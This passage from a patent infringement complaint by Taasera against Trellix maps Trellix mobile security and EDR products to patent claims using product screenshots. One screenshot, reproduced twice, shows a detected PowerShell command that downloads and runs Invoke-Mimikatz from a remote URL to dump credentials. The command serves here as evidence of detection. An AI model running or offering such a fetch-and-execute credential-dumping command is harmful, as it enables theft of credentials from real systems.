different mobile operating systems, and the substantially real-time data is formatted, such that the rules can be substantially uniformly applied to the plurality of attributes across the plurality of different mobile operating systems. For example, the data store, such as Microsoft SQL Database, in conjunction with McAfee/Trellix ePolicy Orchestrator server, is configured to gather substantially real-time data pertaining to a plurality of attributes (such as operating system type or device risk state) related to an operating state of each of the plurality of mobile devices. The attributes for each mobile device are gathered from a plurality of sources including each mobile device. Each mobile device utilizes one of a plurality of different mobile operating systems (Android and iOS) and the substantially real-time data is formatted, such that the rules can be substantially uniformly applied to the plurality of attributes across the plurality of different mobile operating systems.



Threat Event Log

Severity	User Email	Incident Summary
CRITICAL	krishnakant_deha...	Detected Suspicious Network Connection while connected to G...
IMPORTANT	krishnakant_deha...	Your device is not setup to use a PIN code, Password, or Patter...
CRITICAL	krishnakant_deha...	This device contains Stagefright vulnerabilities. Stagefright vuln...
IMPORTANT	krishnakant_deha...	Your device is not setup to use device encryption. By not enabli...
IMPORTANT	krishnakant_deha...	Your device has USB Debugging enabled. This option is intende...
IMPORTANT	krishnakant_deha...	Your device has Developer Options enabled. Developer Option...
CRITICAL	krishnakant_deha...	Detected that the ability to download apps outside of the Goog...
LOW	testtesttest@maili...	Detected a network gateway configuration change. This can be...
IMPORTANT	testtesttest@maili...	The system detected that the device is connected to an unsecu...
IMPORTANT	testtesttest@maili...	The system detected that the device is connected to an unsecu...
LOW	joan_moore@mail...	Detected Captive Portal while connected to Unknown. Respon...
LOW	joan_moore@mail...	Detected Captive Portal while connected to Price Chopper. Res...
LOW	joan_moore@mail...	Detected Captive Portal while connected to Price Chopper. Res...
IMPORTANT	joan_moore@mail...	The system detected that the device is connected to an unsecu...

Risk Management

Threat	Meter
Developer Mode	24.24%

Most Attacked User/Devices

User Email	Threat Count	Severity
mvisionplus@mailinator.com	66	
mvision.demo.100@Trellix.com	36	
jon@jon.com	28	
testtesttest@mailinator.com	20	
krishnakant_deharia.1@Trellix.com	7	

Most Attacked Networks

Network	Threat Count	Severity
GL-AR300M-540	112	
<unknown ssid>	43	
Trellix.Guest	22	
FTRSecure_4920_7NC4	6	
Trellix.INTERNET	4	

MTD Operational Mode

Active	57.58%	19 Devices

Threat Event Details


Event From: 2018-10-01 06:34:50
User: krishnakant_deharia.1@Trellix.com
OS: Android
App Name: MVISION
Network: GL-AR300M-540
App Version: 4.7.0

Incident Summary:

This device contains Stagefright vulnerabilities. Stagefright vulnerabilities allow an attacker to take control of the device by sending a specially crafted MMS message. Update your operating system as soon as an update is available.

[111]

[111] https://www.trellix.com/en-us/products/mobile-security.html



Key Features

ENABLED	MDM Integration
NOT ENABLED	SIEM Integration
ENABLED	Advanced App Analysis
ENABLED	Phishing Detection


Top Critical Events (Past 90 Days)

Suspicious Android App	9
Suspicious iOS App	3
Device Jailbroken/Rooted	1

Top Risky Events (Past 90 Days)

Sideloaded App(s)	4
USB Debugging Mode	1
Developer Options	1
Device Pin	1
BlueBorne Vulnerability	1

112


Protect your employees and their mobile devices with Trellix Mobile Security. This solution detects threats and vulnerabilities on Apple iOS or Google Android devices, the networks they're connected to, and the applications that users have downloaded. On-device detection capabilities provide protection whether the device is online or not.

Mobile Security uses machine learning capabilities fed by billions of data points from millions of devices to identify current or imminent threats and attacks, including ones that have never been seen before.


Unified management

Trellix Mobile Security is integrated with Trellix ePolicy Orchestrator (ePO) software, our flagship enterprise central management platform. This allows you to manage mobile devices just like any other endpoint. From high-level security dashboards to more comprehensive policies, tasks, and reporting, ePO is the starting point for managing all the endpoints in your organization—including mobile devices.

113

[112] *Id.*

[113] https://www.trellix.com/en-us/assets/docs/data-sheets/trellix-mobile-security-datasheet.pdf



Policies

Threat Policy | Apps Policy | Phishing Policy | Samsung Knox MTD Policy

Selected Group: Default Group

Save & Deploy

Enable	Severity	Threat	Set User Alert	Device Action	MDM Action	Mitigation Action	Notify Me
☑	Elevated	Abnormal Process Activity	☐		Not Suppo	Unavailable	
☐	Elevated	Always-on VPN App Set	☐		Not Suppo	Unavailable	
☐	Elevated	Android Debug Bridge (ADB) Apps Not Verified	☐		Not Suppo	Unavailable	
☑	Low	Android Device - Compatibility Not Tested By ...	☐		Not Suppo	Unavailable	
☑	Critical	Android Device - Possible Tampering	☐		Not Suppo	Unavailable	
☑	Critical	App Tampering	☐		Not Suppo	Unavailable	

[114]

122. Defendant has and continues to indirectly infringe one or more claims of the ’518 Patent including, but not limited to, claim 17, by knowingly and intentionally inducing others, including customers and end-users, to directly infringe, either literally or under the doctrine of equivalents, by making, using, offering to sell, selling, and/or importing into the United States products that include infringing technology, such as the ’518 Accused Products (*e.g.*, products incorporating mobile threat protection).

123. Defendant has and continues to indirectly infringe one or more claims of the ’518 Patent by knowingly and intentionally inducing others to directly infringe, either literally or under the doctrine of equivalents, by making, using, offering to sell, selling, and/or importing into the United States the infringing Accused Products. For example, Defendant, with the knowledge that these products, or the use thereof, infringe the ’518 Patent since prior to the filing of this lawsuit, knowingly and intentionally induced, and continues to knowingly and intentionally induce, direct infringement of the ’518 Patent by providing these products to customers and end-users for use in

[114] https://docs.trellix.com/bundle/mvision-mobile-v1-0-0-console-product/resource/prod-mvision-mobile-v1-0-0-product.pdf

an infringing manner. Defendant provides product manuals and documentation that instruct customers and end-users how to use the Accused Products, including specifically how to define a threat policy.[115]

124. Defendant encourages and induces its users and customers of the ’518 Accused Products to perform the methods claimed in the Asserted Patents. For example, Defendant Trellix makes its security services available on its website, widely advertises those services, provides applications that allow customers and users to access those services, provides training and instructions for installing and maintaining those products, and provides technical support to customers and users via Trellix support and services.[116]

125. Defendant further encourages and induces its customers to use the infringing McAfee/Trellix ePolicy Orchestrator by providing directions for and encouraging the MVISION Mobile to be installed on individual mobile endpoints.[117]

126. Defendant has induced infringement by others, including end-users, with the intent to cause infringing acts by others or, in the alternative, with the belief that there was a high probability that others, including end-users, infringe the ’518 Patent, but while remaining willfully blind to the infringement.

127. Taasera has suffered damages as a result of Defendant’s direct and indirect infringement of the ’518 Patent in an amount to be proved at trial.

[115] https://docs.trellix.com/bundle/mvision-mobile-v1-0-0-console-product/resource/prod-mvision-mobile-v1-0-0-product.pdf

[116] https://docs.trellix.com/; https://www.trellix.com/en-us/support.html; https://www.trellix.com/en-us/services/education-services.html

[117] https://docs.trellix.com/bundle/mvision-mobile-v1-0-0-419AndroidPlatGuide-product/resource/prod-mvision-mobile-v1-0-0-product.pdf

128. Taasera has suffered, and will continue to suffer, irreparable harm as a result of Defendant's infringement of the '518 Patent, for which there is no adequate remedy at law, unless Defendant's infringement is enjoined by this Court.

COUNT VII
(Infringement of the '616 Patent)


129. Paragraphs 1 through 37 are incorporated by reference as if fully set forth herein.

130. Defendant is not licensed or otherwise authorized to make, use, offer for sale, sell, or import any products that embody the inventions of the '616 Patent.

131. Defendant has and continues to directly infringe at least claim 1 of the '616 Patent, either literally or under the doctrine of equivalents, without authority and in violation of 35 U.S.C. § 271, by making, using, offering to sell, selling, and/or importing into the United States products that satisfy each and every limitation of one or more claims of the '616 Patent. Such products incorporate the endpoint detection and vulnerability management features and include at least McAfee/Trellix MVISION EDR (with McAfee Agent) (the "'616 Accused Products") which practice a method of providing an attestation service for providing runtime operational integrity of a system using a computing platform, comprising a network trust agent, an endpoint trust agent, and a trust orchestration server, the method comprising: sending, by the endpoint trust agent on a monitored device, a dynamic context including endpoint events and actions of the monitored device and applications executing on the monitored device at runtime; receiving, at the trust orchestration server, the dynamic context including the endpoint events of the monitored device and the applications executing on the monitored device at runtime; analyzing, by the trust orchestration server, the received endpoint events; receiving, by the trust orchestration server, third-party network endpoint assessments; generating, by the trust orchestration server, temporal events based at least in part on analyzing the third-party network endpoint assessments;


correlating, by the trust orchestration server, the received endpoint events and the generated temporal events; and generating, by the trust orchestration server, an integrity profile for the system.

132. Every ’616 Accused Product practices a method of providing an attestation service for providing runtime operational integrity of a system using a computing platform comprising a network trust agent, an endpoint trust agent, and a trust orchestration server. For example, McAfee/Trellix MVISION EDR comprises McAfee/Trellix ePolicy Orchestrator with MVISION EDR extensions and endpoint agents to provide operational integrity of a system.


McAfee ePO
Trellix EDR extensions
1
DXL Broker
Trellix EDR cloud services
2
Devices with Trellix EDR clients
3
Devices with MAR clients
🟩 Communication between McAfee ePO, Trellix cloud services, and devices.
🟦 Communication through the DXL Broker.
◼ Devices with MAR clients may not be present.

[118]

[118] Trellix MVISION Endpoint Detection and Response Product Guide - https://docs.trellix.com/bundle/mvision-endpoint-detection-and-response-product-guide/page/GUID-BC5B4C5C-4904-4414-8E8A-86ACB26037D7.html



McAfee MVISION Endpoint Detection and Response (MVISION EDR)

Powerful threat detection, guided investigation, and response—simplified

Adversaries maneuver in covert ways—camouflaging their actions within the most trusted components already in your environment. They don't always install something tangible like malware, but they always leave behind a behavioral trail. Endpoint detection and response (EDR) continuously monitors and gathers data to provide the visibility and context needed to detect and respond to threats. But current approaches often dump too much information on already stretched security teams. McAfee® MVISION EDR helps to manage the high volume of alerts, empowering analysts of all skill levels to do more and investigate more effectively. Unique to MVISION EDR is McAfee® MVISION Insights,[1] the first technology to proactively prioritize threats *before* they hit you, predict if your countermeasures will stop them, and prescribe exactly what you need to do if they won't, simultaneously.

Strengthen, Accelerate, and Simplify EDR

MVISION EDR reduces mean time to detect and respond to threats by enabling all analysts to understand alerts, fully investigate, and quickly respond. Advanced analytics broaden detection and make sense of alerts. Artificial intelligence (AI)-guided investigations and automation equip even novice analysts on how to analyze at a higher level and free your more senior analysts to apply their skills to the hunt and accelerate response time.


Detect Advanced Endpoint Threats and Respond Faster

Without the right data, context, and analytics, EDR systems either generate too many alerts or miss emerging threats, wasting precious time and resources without improving security. MVISION EDR offers always-on data collection and multiple analytic engines throughout the detection and investigation stages to help accurately surface suspicious behavior, make sense of alerts, and inform action.

Key Benefits

- Provides high-quality actionable threat detection without the noise.
- Offers proactive insight on threats before the attack.
- Faster analysis allows you to mount a more resilient defense.
- AI-guided investigations provide analysts with machine-generated insights into the attack.
- Organizations can maximize the impact of their existing staff.
- It's a low-maintenance cloud solution.
- Simplify deployments by leveraging existing on-premises McAfee ePO software or SaaS-based MVISON ePO.
- Analysts can focus on strategic incident response without burdensome administration overhead.

119




- **On-demand data collection:** To support investigations, MVISION EDR can take a snapshot of an endpoint on demand, capturing a comprehensive view of active processes, network connections, services, and autorun entries. MVISION EDR provides associated severity and additional information, such as hash, reputation, and the parent process/service/user that executed a suspect file. Enabled by a non-persistent data collection tool, snapshots can be captured on both monitored and non-monitored systems.

120

133. Every '616 Accused Product practices sending, by the endpoint trust agent on a monitored device, a dynamic context including endpoint events and actions of the monitored device and applications executing on the monitored device at runtime. For example, the endpoint agents (*e.g.*, on Device: 59-edr-114) send suspicious process and network activity on the endpoint to McAfee/Trellix ePolicy Orchestrator.

[119] https://www.mcafee.com/enterprise/en-us/assets/data-sheets/ds-mvision-edr.pdf
[120] *Id.*



Trellix

Monitoring

4 Total Threats | 2 High | 2 Medium | 0 Low

a few seconds ago | Last 14 days

Threats by rank

Filter by keyword

View Type: All

Command Line Interpreter: POWERSHELL.EXE	Feb 20, 2019 12:19:10 PM
CMD.EXE	Feb 20, 2019 12:33:05 PM
STOCKPLAN.EXE	Feb 19, 2019 11:32:34 PM
FREEGIFTCARD.EXE	Feb 20, 2019 12:52:26 AM

Process Details
Command Line

Initial trigger	Trace detection
First detection	Feb 20, 2019 11:51:23 AM
Last detection	Feb 20, 2019 12:19:10 PM
Affected devices	1
Age	11 days

Take Action

Process Attributes

First Name
Command Line

MD5
4FBB73DB2751FA269615D08C42A566BA

SHA-1
ABCBA2B74433016FBCE9923067D4C940F236ECF4

SHA-2
9B9B1FE751FDAA3243BB0233A6D8D302117CAE0AE72CF20B25E820A4AFDFA7A3

Threat Details

Device: 59-edr-114 Feb 20, 2019 11:51:23 AM 1 affected devices

Device Actions

Threat Behavior

Techniques Observed (4) MITRE ATT&CK™ Matrix	Suspicious Indicators (9)
Credential Dumping (Credential Access)	Extracted plaintext credentials from memory with Invoke-Mimikatz Powershell script
Commonly Used Port (Command and Control)	Created new scripting file under system folder
Scripting (Defense Evasion, Execution)	Dropped new file under system folder
PowerShell (Execution)	Dumped credentials by mimikatz tool from downloaded powershell script
	Accessed known TCP port
	Suspicions file was downloaded using powershell
	Downloaded executable content from third-party website by Powershell utility

Process Activity

Sequential View

Filter events

Event details

Name	POWERSHELL.EXE
Process ID	10092

Command line

```
powershell.exe "iex (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/Powe
rSploit/master/Exfiltration/Invoke-Mimikatz.ps1');Invoke-Mimikatz -DumpCreds"
```


File Info

Name	POWERSHELL.EXE
Path	C:\WINDOWS\SYSTEM32\WINDOWSPOWERSHELL\V1.0\POWERSHELL.EXE
MD5	7353F60B1739074EB17C5F4DDDEFE239

The Monitoring workspace presents high-quality, actionable endpoint threat detection without the noise.[121]

134. Every ’616 Accused Product practices receiving, at the trust orchestration server, the dynamic context including the endpoint events of the monitored device and the applications executing on the monitored device at runtime. For example, McAfee/Trellix EDR receives dynamic context including endpoint events and applications executing on the monitored device at runtime.

[121] https://www.trellix.com/en-us/products/edr.html



Command Line Interpreter: POWERSHELL.EXE Feb 20, 2019 12:19:10 PM
CMD.EXE Feb 20, 2019 12:33:05 PM
STOCKPLAN.EXE Feb 19, 2019 11:32:34 PM
FREEGIFTCARD.EXE Feb 20, 2019 12:52:26 AM

Process Details
Command Line

Initial trigger: Trace detection
First detection: Feb 20, 2019 11:51:23 AM
Last detection: Feb 20, 2019 12:19:10 PM
Affected devices: 1
Age: 11 days

Process Attributes
First Name: Command Line
MD5: 4FBB73DB2751FA269615D08C42A566BA
SHA-1: ABCBA2B74433016FBCE9923067D4C940F236ECF4
SHA-2: 9B9B1FE751FDAA3243BB0233A6D8D302117CAE0AE72CF20B25E820A4AFDFA7A3

Threat Details
Device: 59-edr-114 Feb 20, 2019 11:51:23 AM 1 affected devices

Threat Behavior
Techniques Observed (4) MITRE ATT&CK™ Matrix
Credential Dumping (Credential Access)
Commonly Used Port (Command and Control)
Scripting (Defense Evasion, Execution)
PowerShell (Execution)


Suspicious Indicators (9)
Extracted plaintext credentials from memory with Invoke-Mimikatz Powershell script
Created new scripting file under system folder
Dropped new file under system folder
Dumped credentials by mimikatz tool from downloaded powershell script
Accessed known TCP port
Suspicions file was downloaded using powershell
Downloaded executable content from third-party website by Powershell utility

Process Activity
Sequential View
wininit.exe
services.exe
svchost.exe
cmd.exe
powershell.exe

Event details
Name: POWERSHELL.EXE
Process ID: 10092
Command line: powershell.exe "iex (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1');Invoke-Mimikatz -DumpCreds"
File Info
Name: POWERSHELL.EXE
Path: C:\WINDOWS\SYSTEM32\WINDOWSPOWERSHELL\V1.0\POWERSHELL.EXE
MD5: 7353F60B1739074EB17C5F4DDDEFE239

The Monitoring workspace presents high-quality, actionable endpoint threat detection without the noise. [122]

135. Every ’616 Accused Product practices analyzing, by the trust orchestration server, the received endpoint events. For example, McAfee/Trellix EDR analyzes endpoint activity in real time to automatically identify threat activity.


Command Line Interpreter: POWERSHELL.EXE Feb 20, 2019 12:19:10 PM
CMD.EXE Feb 20, 2019 12:33:05 PM
STOCKPLAN.EXE Feb 19, 2019 11:32:34 PM
FREEGIFTCARD.EXE Feb 20, 2019 12:52:26 AM

Process Details
Command Line

Initial trigger: Trace detection
First detection: Feb 20, 2019 11:51:23 AM
Last detection: Feb 20, 2019 12:19:10 PM
Affected devices: 1
Age: 11 days

Process Attributes
First Name: Command Line
